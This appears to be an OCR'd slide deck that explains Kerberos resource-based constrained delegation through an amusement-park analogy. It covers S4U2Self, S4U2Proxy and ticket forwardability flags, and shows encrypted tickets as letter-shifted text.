
- Bill doesn't want the operators to depend on him every time they need to set up delegation
- Bill introduces a new concept:
  "Resource Based Constrained Delegation"
- Bill allows the operators to tell the ticket office who they trust to delegate to them
  - This is "incoming" delegation



Bill is smart


- The bar decides to trust the bistro for delegation
- The waitress will be allowed to invoke S4U2Proxy to request tickets on behalf of visitors to the bar
- The waitress will still have to present a ticket for the visitor to the bistro as evidence





Bill's dilemma

- Bill wants to empower operators through RBCD
- If operators can't modify TrustedToAuthForDelegation for themselves, then RBCD won't work when visitors pay at the ride
- S4U2Self will produce NON-FORWARDABLE tickets
- If operators can modify TrustedToAuthForDelegation for themselves, classic constrained delegation will be compromised



Bill's solution

- Bill decides that S4U2Proxy for RBCD will not require FORWARDABLE tickets
- Operators will be able to invoke it with NON-FORWARDABLE tickets obtained through S4U2Self
- Classic constrained delegation is not impacted




Lunch time!

- Alice goes to the bistro and wants to order a burger and a beer
- The burger is served at the bistro and the beer is served at the bar



Resource-based constrained delegation

- Alice orders a burger and a beer
- Alice pays at the bistro



Resource-based constrained delegation

- The waitress goes to the ticket office on behalf of Alice



Resource-based constrained delegation

- The waitress goes to the ticket office on behalf of Alice
- The waitress presents **her own** day pass and requests a bistro ticket for Alice

Day Pass

```
Wbmje Gspn; 505086 :;11 BN
Wbmje Voujm; 505086 8;11 QN
Gmbht; GPSXBSEBCMF, SFOFXBCMF
Obnf; Mvob Cjtusp
Hspvqt; Ljudifo, Cjtusp, Tubgg
```



Resource-based constrained delegation

- The waitress goes to the ticket office on behalf of Alice
- The waitress presents **her own** day pass
  and requests a bistro ticket for Alice
- The ticket office decrypts the day pass and validates it

Day Pass

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Luna Bistro
Groups: Kitchen, Bistro, Staff
```



Resource-based constrained delegation

- The ticket office creates a bistro ticket for Alice



Day Pass

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Luna Bistro
Groups: Kitchen, Bistro, Staff
```

Luna Bistro

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: NON-FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel,
Bumper Cars, Merry Go Round, Lunch,
Happy-Hour
```

Resource-based constrained delegation

- The ticket office creates a bistro ticket for Alice
- The ticket office encrypts the ticket with the bistro's key



Day Pass

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Luna Bistro
Groups: Kitchen, Bistro, Staff
```

Luna Bistro

```
Ydolg Iurp= 7272:8 <=33 DP
Ydolg Xqwlo= 7272:8 :=33 SP
Iodjv= QRQ0IRUZDUGDEOH, UHQHZDEOH
Qdph= Dolfh Ydqfh
GRE= 626283
Khljkw= 4198p
Jurxsv= Uroohufrdvwhu, Ihuulv Zkhho,
Expshu Fduv, Phuu| Jr Urxqg, Oxqfk,
Kdss|0Krxu
```

Resource-based constrained delegation

Luna Bistro

```
Ydolg Iurp= 7272:8 <=33 DP
Ydolg Xqwlo= 7272:8 :=33 SP
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GRE= 626283
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
Jurxsv= Uroohufrdvwhu, Ihuulv Zkhho,
Expshu Fduv, Phuu| Jr Urxqg, Oxqfk,
Kdss|0Krxu
```




Resource-based constrained delegation

- The waitress decrypts Alice's bistro ticket

Luna Bistro

Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: NON-FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel, Bumper Cars, Merry Go Round, Lunch, Happy-Hour




Resource-based constrained delegation

- The waitress decrypts Alice's bistro ticket and validates it

Luna Bistro

Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: NON-FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel, Bumper Cars, Merry Go Round, Lunch, Happy-Hour



Resource-based constrained delegation

- The waitress goes to the ticket office on behalf of Alice
- The waitress presents **her own** day pass and Alice's bistro ticket

Day Pass

```
Wbmje Gspn; 505086 :;11 BN
Wbmje Voujm; 505086 8;11 QN
Gmbht; GPSXBSEBCMF, SFOFXBCMF
Obnf; Mvob Cjtusp
Hspvqt; Ljudifo, Cjtusp, Tubgg
```

Luna Bistro

```
Ydolg Iurp= 7272:8 <=33 DP
Ydolg Xqwlo= 7272:8 :=33 SP
Iodjv= QRQ0IRUZDUGDEOH, UHQHZDEOH
Qdph= Dolfh Ydqfh
GRE= 626283
Khljkw= 4198p
Jurxsv= Uroohufrdvwhu, Ihuulv Zkhho,
Expshu Fduv, Phuu| Jr Urxqg, Oxqfk,
Kdss|0Krxu
```



Resource-based constrained delegation

- The waitress goes to the ticket office on behalf of Alice
- The waitress presents **her own** day pass
  and Alice's bistro ticket
- The ticket office decrypts the day pass and validates it



Day Pass

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Luna Bistro
Groups: Kitchen, Bistro, Staff
```

Luna Bistro

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Ydolg Xqwlo= 7272:8 :=33 SP
Iodjv= QRQ0IRUZDUGDEOH, UHQHZDEOH
Qdph= Dolfh Ydqfh
GRE= 626283
Khljkw= 4198p
Jurxsv= Uroohufrdvwhu, Ihuulv Zkhho,
Expshu Fduv, Phuu| Jr Urxqg, Oxqfk,
Kdss|0Krxu
```

Resource-based constrained delegation

- The ticket office decrypts the bistro ticket and validates it
- The bistro ticket is NON-FORWARDABLE



Day Pass

Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Luna Bistro
Groups: Kitchen, Bistro, Staff

Luna Bistro

Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: NON-FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel, Bumper Cars, Merry Go Round, Lunch, Happy-Hour

Resource-based constrained delegation

- The ticket office decrypts the bistro ticket and validates it
- The bistro ticket is NON-FORWARDABLE
- The ticket office verifies that the bistro is allowed to impersonate visitors to the bar through RBCD



Day Pass

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Luna Bistro
Groups: Kitchen, Bistro, Staff
```

Luna Bistro

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: NON-FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel,
Bumper Cars, Merry Go Round, Lunch,
Happy-Hour
```

Resource-based constrained delegation

- The ticket office creates a bar ticket for Alice

Beer@Luna Bar

Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel, Bumper Cars, Merry Go Round, Lunch, Happy-Hour

Luna Bistro

Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: NON-FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel, Bumper Cars, Merry Go Round, Lunch, Happy-Hour



Resource-based constrained delegation

- The ticket office creates a bar ticket for Alice
- The ticket office encrypts the bar ticket

Beer@Luna Bar

```
Zepmh Jvsq> 8383;9 =>44 EQ
Zepmh Yrxmp> 8383;9 ;>44 TQ
Jpekw> JSV[EVHEFPI, VIRI[EFPI
Reqi> Epmgi Zergi
HSF> 737394
Limklx> 52:9q
Kvsytw> Vsppivgsewxiv, Jivvmw [liip,
Fyqtiv Gevw, Qivv} Ks Vsyrh, Pyrgl,
Lett}1Lsyv
```

Luna Bistro

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: NON-FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel,
Bumper Cars, Merry Go Round, Lunch,
Happy-Hour
```



Resource-based constrained delegation

- The waitress goes to the bar with the ticket



Resource-based constrained delegation

- The waitress goes to the bar with the ticket
- The waitress presents the ticket to the bar tender

Beer@Luna Bar

```
Zepmh Jvsq> 8383;9 =>44 EQ
Zepmh Yrxmp> 8383;9 ;>44 TQ
Jpekw> JSV[EVHEFPI, VIRI[EFPI
Reqi> Epmgi Zergi
HSF> 737394
Limklx> 52:9q
Kvsytw> Vsppivgsewxiv, Jivvmw [liip,
Fyqtiv Gevw, Qivv} Ks Vsyrh, Pyrgl,
Lett}1Lsyv
```



Resource-based constrained delegation

- The waitress goes to the bar with the ticket
- The waitress presents the ticket to the bar tender
- The bar tender decrypts the ticket

Beer@Luna Bar

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel,
Bumper Cars, Merry Go Round, Lunch,
Happy-Hour
```



Resource-based constrained delegation

- The waitress goes to the bar with the ticket
- The waitress presents the ticket to the bar tender
- The bar tender decrypts the ticket and validates it
- The bar tender serves the waitress a beer for Alice


Beer@Luna Bar

Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel, Bumper Cars, Merry Go Round, Lunch, Happy-Hour

